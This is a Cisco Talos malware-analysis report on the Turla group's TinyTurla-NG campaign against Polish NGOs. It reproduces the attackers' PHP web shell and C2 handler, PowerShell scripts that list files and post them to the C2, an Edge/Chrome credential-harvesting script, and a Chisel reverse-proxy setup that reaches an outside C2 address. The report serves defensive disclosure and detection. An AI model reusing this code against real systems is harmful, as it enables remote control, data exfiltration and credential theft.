TinyTurla-NG in-depth tooling and command and control analysis

By Asheer Malhotra

Published: 2024-02-22 · Archived: 2026-04-06 03:14:18 UTC

- Cisco Talos, in cooperation with CERT.NGO, has discovered new malicious components used by the Turla APT. New findings from Talos illustrate the inner workings of the command and control (C2) scripts deployed on the compromised WordPress servers utilized in the compromise we previously disclosed.
- Talos also illustrates the post-compromise activity carried out by the operators of the TinyTurla-NG (TTNG) backdoor to issue commands to the infected endpoints. We found three distinct sets of PowerShell commands issued to TTNG to enumerate, stage and exfiltrate files that the attackers found to be of interest.
- Talos has also discovered the use of another three malicious modules deployed via the initial implant, TinyTurla-NG, to maintain access, and carry out arbitrary command execution and credential harvesting.
- One of these components is a modified agent/client from Chisel, an open-sourced attack framework, used to communicate with a separate C2 server to execute arbitrary commands on the infected systems.
- Certificate analysis of the Chisel client used in this campaign indicates that another modified chisel implant has likely been created that uses a similar yet distinct certificate. This assessment is in line with Turla's usage of multiple variants of malware families including TinyTurla-NG, TurlaPower-NG and other PowerShell-based scripts during this campaign.

Talos, in cooperation with CERT.NGO, has discovered new malicious components used by the Turla APT in the compromise we've previously disclosed. The continued investigation also revealed details of the inner workings of the C2 scripts including handling of incoming requests and a WebShell component that allows the operators to administer the compromised C2 servers remotely.

C2 server analysis

The command and control (C2) code is a PHP-based script that serves two purposes: It's a handler for the TinyTurla-NG implants and web shell that the Turla operators can use to execute commands on the compromised C2 server. The C2 scripts obtained by Talos are complementary to the TinyTurla-NG (TTNG) and TurlaPower-NG implants and are meant to deliver executables and administrative commands to execute on infected systems.

On load, the PHP-based C2 script will perform multiple actions to create the file structure used to serve the TTNG backdoor. After receiving a request, the C2 script first checks if the logging directory exists, if not, it will create one. Next, the script checks for a specific COOKIE ID. If it exists and corresponds to the hardcoded value, then the C2 script will act as a web shell.

It will base64 decode the value of the $_COOKIE (not to be confused with the authentication COOKIE ID) entry and execute it on the C2 server as a command. These commands are either run using the exec(), passthru(), system(), or shell_exec() functions. It will also check if the variable specified is a resource and read its contents. Once the actions are complete, the output or resource is sent to the requestor and the PHP script will stop executing.

```php
function disableEx($in) {
        $out = '';
        if (function_exists('exec')) {
                @exec($in,$out);
                $out = @join("\n",$out);
        } elseif (function_exists('passthru')) {
                ob_start();
                @passthru($in);
                $out = ob_get_clean();
        } elseif (function_exists('system')) {
                ob_start();
                @system($in);
                $out = ob_get_clean();
        } elseif (function_exists('shell_exec')) {
                $out = shell_exec($in);
        } elseif (is_resource($f = @popen($in,"r"))) {
                $out = "";
                while(!@feof($f))
                        $out .= fread($f,1024);
                pclose($f);
        }
        return $out;
}

if(isset($_COOKIE[$id_cookie]))
{
        $cm = base64_decode($_COOKIE[$id_cookie]);
        $a = disableEx($cm);
        echo $a;
        die();
}
```

C2 script's web shell capability.

If there is an "id" provided in the HTTP request to the C2 server, the script will treat this as communication with an implant, such as TTNG or TurlaPower-NG. The "id" parameter is the same variable that is passed by the TTNG and TurlaPower-NG implants during communication with the C2 and creates the logging directory on the C2 server, as well. Depending on the next form value accompanying the "id", the C2 will perform the following actions:

- "**task**": Write the content sent by the requestor to the "<id>/tasks.txt" file and record the requestor's IP address and timestamp in the "<id>/_log.txt". The contents of this file are then sent to the requestor in response to the "gettask" request. Adversaries use this mechanism to add more tasks to the list of tasks/commands that each C2 must send to their backdoor installations to execute on the infected endpoints.
- "**gettask**": Send the contents of the "<id>/tasks.txt" file to the infected system requesting a new command to execute on the infected endpoint.
- "**result**": Get the content of the HTTP(S) form and record it into the "<id>/result.txt" file. The C2 uses this mechanism to obtain and record the output of a command executed on an infected endpoint by the TTNG backdoor into a file on disk.
- "**getresult**": Get the contents of the "<id>/result.txt" file from the C2 server. The adversaries use this to obtain the results of a command executed on the infected endpoint without having to access the C2 server.


- "**file**" + "**name**": Save the contents of the file sent to the C2 server either in full or part to a file specified on the C2 server with the same “name” specified in the HTTP form.
- "**cat_file**": Read the contents of a file specified by the requestor on the C2 server and respond with the contents.
- "**rm_file**": Remove/delete a file specified by the requestor from the C2 server.

```
if(isset($_POST['id'])){

        $id = $_POST['id'];
        CreateEnv($id);

        if(isset($_POST['gettask'])){
                SendTasks($id);
        }elseif(isset($_POST['result'])){
                $res = $_POST['result'];
                SaveResult($id, $res);
        }elseif(isset($_FILES['file']['name'])){
                if(isset($_POST['part']) && isset($_POST['all_parts'])){
                        LoadAndSavePartly();
                }else{
                        $name = $_FILES['file']['name'];
                        LoadAndSave($id, $name);
                }
        }elseif(isset($_POST['cat_file'])){
                $cat_file = $_POST['cat_file'];
                CatFile($cat_file);
        }elseif(isset($_POST['rm_file'])){
                $rm_file = $_POST['rm_file'];
                RmFile($rm_file);
        }elseif(isset($_POST['getresult'])){
                SendResult($id);
        }elseif(isset($_POST['task'])){
                $task = $_POST['task'];
                SaveTask($id, $task);
        }

}
```

The C2 script’s request handling logic.

The HTTP form values accepted by the C2 server `task`, `cat_file`, `rm_file`, `get_result` and their corresponding operations on the C2 server indicate that these are part of an operational apparatus that allows the threat actors to feed the C2 server new commands and retrieve valuable information collected by the C2 server, *from a remote location*, without having to log into the C2 itself. Operationally, this is a tactic that is beneficial to the threat actors considering that all C2 servers discovered so far are websites compromised by the threat actor instead of being attacker-owned. Therefore, it would be beneficial for Turla’s operators to simply communicate over HTTPS masquerading as legitimate traffic instead of re-exploiting or accessing the servers through other means such as SSH thereby increasing their fingerprint on the compromised C2 servers.

This tactic can be visualized as:



Instrumenting TinyTurla-NG to carry out post-compromise activity

The adversaries use TinyTurla-NG to perform additional reconnaissance to enumerate files of interest on the infected endpoints and then exfiltrate these files. They issued three distinct sets of modular PowerShell commands to TTNG:

- **Reconnaissance commands:** Used to enumerate files in a directory specified by the operator. The directory listing is returned to the operator to select interesting files that can be exfiltrated.

```
function PostLog{
 param(
       [parameter(position=0, mandatory=$true)]$log,
       [parameter(position=1, mandatory=$true)]$uri
    )
    $guid = [System.Guid]::NewGuid().ToString().Replace('-','').substring(0,16)
    $boundary = "------------------------" + $guid
    $LF = "`r`n"

    $bodyLines = (
    "--$boundary",
    "Content-Disposition: form-data; name=`"id`"",
    "Content-Type: text/plain$LF",
    "$id",
    "--$boundary",
    "Content-Disposition: form-data; name=`"result`"",
    "Content-Type: text/plain$LF",
    "$log",
    "--$boundary--$LF"
    ) -join $LF

    $request = Invoke-WebRequest -Uri $uri -Method Post -ContentType "multipart/form-data; boundary=`'

}

$path1 =
$path2 =
$path3 =
$path4 =
$pp =  Get-ChildItem $path1, $path2, $path3, $path4 -Recurse | %{$_}
foreach($p in $pp){$log = $log + $p.Mode+" "+$p.FullName+" "+$p.LastWriteTime+" "+$p.Length+"`r`n"}

PostLog $log $uri
```

PowerShell script/Command enumerates files in four locations specified by the C2 and sends the results back to it.

- **Copy file commands:** Base64-encoded commands/scripts issued to the infected systems to copy over files of interest from their original location to a temporary directory, usually: C:\windows\temp\

```
function PostLog{
 param(
       [parameter(position=0, mandatory=$true)]$log,
       [parameter(position=1, mandatory=$true)]$uri
    )
    $guid = [System.Guid]::NewGuid().ToString().Replace('-','').substring(0,16)
    $boundary = "------------------------" + $guid
    $LF = "`r`n"

    $bodyLines = (
    "--$boundary",
    "Content-Disposition: form-data; name=`"id`"",
    "Content-Type: text/plain$LF",
    "$id",
    "--$boundary",
    "Content-Disposition: form-data; name=`"result`"",
    "Content-Type: text/plain$LF",
    "$log",
    "--$boundary--$LF"
    ) -join $LF

    $request = Invoke-WebRequest -Uri $uri -Method Post -ContentType "multipart/form-data; boundary=`

}

$path1 = [redacted]
$path2 =
Copy-Item -Path $path1 -Destination $path2 -Force -Recurse

PostLog $log $uri
```

PowerShell script copies files to an intermediate location.


- **Exfiltration commands/scripts aka TurlaPower-NG:** These scripts were used to finally exfiltrate the selected files to the C2 servers.

The scripts used during enumeration, copying and exfiltration tasks contain hardcoded paths for files and folders of interest to Turla. These locations consisted of files and documents that were used and maintained by Polish NGOs to conduct their day-to-day operations. The actors also used these scripts to exfiltrate Firefox profile data, reinforcing our assessment that Turla made attempts to harvest credentials, along with data exfiltration.

While Tinyturla-NG itself is enough to perform a variety of unauthorized actions on the infected system using a combination of scripts described above, the attackers chose to deploy three more tools to aid in their malicious operations:

- Chisel: Modified copy of the Chisel client/agent.
- Credential harvesting scripts: PowerShell-based scripts for harvesting Google Chrome or Microsoft Edge's saved login data.
- Tool for executing commands with elevated privileges: A binary that is meant to impersonate privilege levels of a specified process while executing arbitrary commands specified by the parent process.

The overall infection activity once TTNG has been deployed looks like this:



Using Chisel as another means of persistent access

Talos' investigation uncovered that apart from TurlaPower-NG, the PowerShell-based file exfiltrator, the adversary also deployed another implant on infected systems. It's a modified copy of the GoLang-based, open-source tunneling tool Chisel stored in the location: C:\Windows\System32\TrustedWorker[.]exe

The modified Chisel malware is UPX compressed, as is common for Go binaries, and contains the C2 URL, port and communication certificate, and private keys embedded in the malware sample. Once it decrypts these artifacts, it continues to create a reverse SOCKS proxy connection to the C2 using the configuration: R:5000:socks


In the proxy:

- **"R":** Stands for remote port forwarding.
- **"5000"**: This is the port on the attacker machine that receives the connection from the infected system.
- **"socks"**: Specifies the usage of the SOCKS protocol.

(The default local host and port for a socks remote in Chisel is 127[.]0[.]0[.]1:1080.)


The C2 server that the chisel sample contacts is: 91[.]193[.]18[.]120:443.

The TLS configuration consists of a client TLS certificate and key pair. The certificate is valid between Dec. 7, 2023 and Dec. 16, 2024. This validity falls in line with Talos' assessment that the campaign began in December 2023. The issuer of the certificate is named "dropher[.]com" and the subject name is "blum[.]com".



TLS Certificate for the chisel malware used by Turla.

During our data analysis, we found another certificate which we assessed with high confidence was also generated by Turla operators, but it's unclear if this was a mistake or if they intended for the certificate to be used on another modified chisel implant.



Certificate issuer DN.

The new certificate has the same issuer but in this case, the common name is *blum[.]com* and the serial number is 0x1000. This certificate was generated one second before the one used in the modified chisel client/agent.

Additional tools for elevated process execution and credential harvesting

Turla also deployed two more tools to aid their malicious operations on the infected systems. One is used to run arbitrary commands on the system and the other is used to steal Microsoft Edge browser's login data.

The first tool is a small and simple Windows executable to create a new command line process on the system by impersonating the privilege level of another existing process. The tool will accept a target Process Identifier (PID) representing the process whose privilege level is to be impersonated and the command line that needs to be executed. Then, a new cmd[.]exe is spawned and used to execute arbitrary commands on the infected endpoint. The binary was compiled in early 2022 and was likely used in previous campaigns by Turla.

```
loc_1400021CA:                          ; CODE XREF: main+1EF↑j
                mov     r8, [rdi+10h]
                lea     rdx, Format     ; "C:\\Windows\\System32\\cmd.exe /c \"%s"...
                lea     rcx, [rsp+878h+Buffer] ; Buffer
                call    p_vsprintf_s
                mov     rdx, [rsp+878h+hToken] ; hToken
                lea     rcx, [rsp+878h+Buffer] ; lpCommandLine
                call    create_process_as_user
                test    eax, eax
```

The tool contains the embedded cmd[.]exe command line.

The second tool discovered by Talos is a PowerShell script residing at the location:

```
C:\windows\system32\edgeparser.ps1
```


This script is used to find login data from Microsoft Edge located at:

```
%userprofile%\AppData\Local\Microsoft\Edge\User Data\Default\Login Data
```

This data file and the corresponding decryption key for the login data extracted from the endpoint is archived into a ZIP file and stored in the directory: C:\windows\temp\<filename>.zip

The script can be used to obtain credentials for Google Chrome as well but has been modified to parse login data from:

```
%userprofile%\AppData\Local\Microsoft\Edge
```



```
function Get-Chromedata {
    [cmdletbinding()]
    Param(
    [String]$chromePath
    )
    if ([String]::IsNullOrEmpty($chromePath)) {
        # -Force to show hidden files/directories
        $chromePath = (Get-ChildItem -Directory -Recurse -Path ($env:USERPROFILE)
-Force -ErrorAction SilentlyContinue `
            | Where-Object { $_.BaseName -eq "Chrome" }).FullName

    }
    $StatePath = [System.IO.Path]::Combine($chromePath, 'User Data\Local State')

    if (![system.io.file]::Exists($StatePath)){
        Write-Error 'Chrome state file doesnt exist, or invalid file path specified'
        exit
    } else {
        Write-Verbose "State file found: $StatePath"
    }

    Add-Type -AssemblyName System.Security
    $key = Get-Key
    Write-Verbose "Key content: $key"
    $LoginDataPath = [System.IO.Path]::Combine($chromePath, 'User Data\Default\Login
Data')

    if (![system.io.file]::Exists($LoginDataPath)){
        Write-Error 'Chrome db file doesnt exist, or invalid file path specified'
    } else {
        Write-Verbose "Login data found: $LoginDataPath"
        $count, $LoginData = Read-BlockedFile $LoginDataPath
    }
    Add-Type -AN System.IO.Compression

    $memoryStream = New-Object System.IO.MemoryStream
    $zipArch = [System.IO.Compression.ZipArchive]::new($memoryStream,
[System.IO.Compression.ZipArchiveMode]::Create, $true)


    Add-Entry $zipArch "key" $key
    Add-Entry $zipArch "Login Data" $LoginData

    $zipArch.Dispose()

    return [System.Convert]::ToBase64String($memoryStream.ToArray())

}
```

PowerShell script obtaining key and login data to add to the archive for exfiltration.

TTNG uses the privilege elevation tool to run the PowerShell script using the command:

```
"C:\Windows\System32\i.exe" _PID_ "powershell -f C:\Windows\System32\edgeparser.ps1"
```

This results in the tool spawning a new process with the command line:

```
C:\Windows\System32\cmd.exe /c "powershell -f C:\Windows\System32\edgeparser.ps1"
```

Coverage

Ways our customers can detect and block this threat are listed below.

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

IOCs for this research can also be found in our GitHub repository here.

Hashes

267071df79927abd1e57f57106924dd8a68e1c4ed74e7b69403cdcdf6e6a453b
d6ac21a409f35a80ba9ccfe58ae1ae32883e44ecc724e4ae8289e7465ab2cf40
ad4d196b3d85d982343f32d52bffc6ebfeec7bf30553fa441fd7c3ae495075fc
13c017cb706ef869c061078048e550dba1613c0f2e8f2e409d97a1c0d9949346
b376a3a6bae73840e70b2fa3df99d881def9250b42b6b8b0458d0445ddfbc044

Domains

hanagram[.]jp
thefinetreats[.]com
caduff-sa[.]ch
jeepcarlease[.]com
buy-new-car[.]com
carleasingguru[.]com

IP Addresses

91[.]193[.]18[.]120
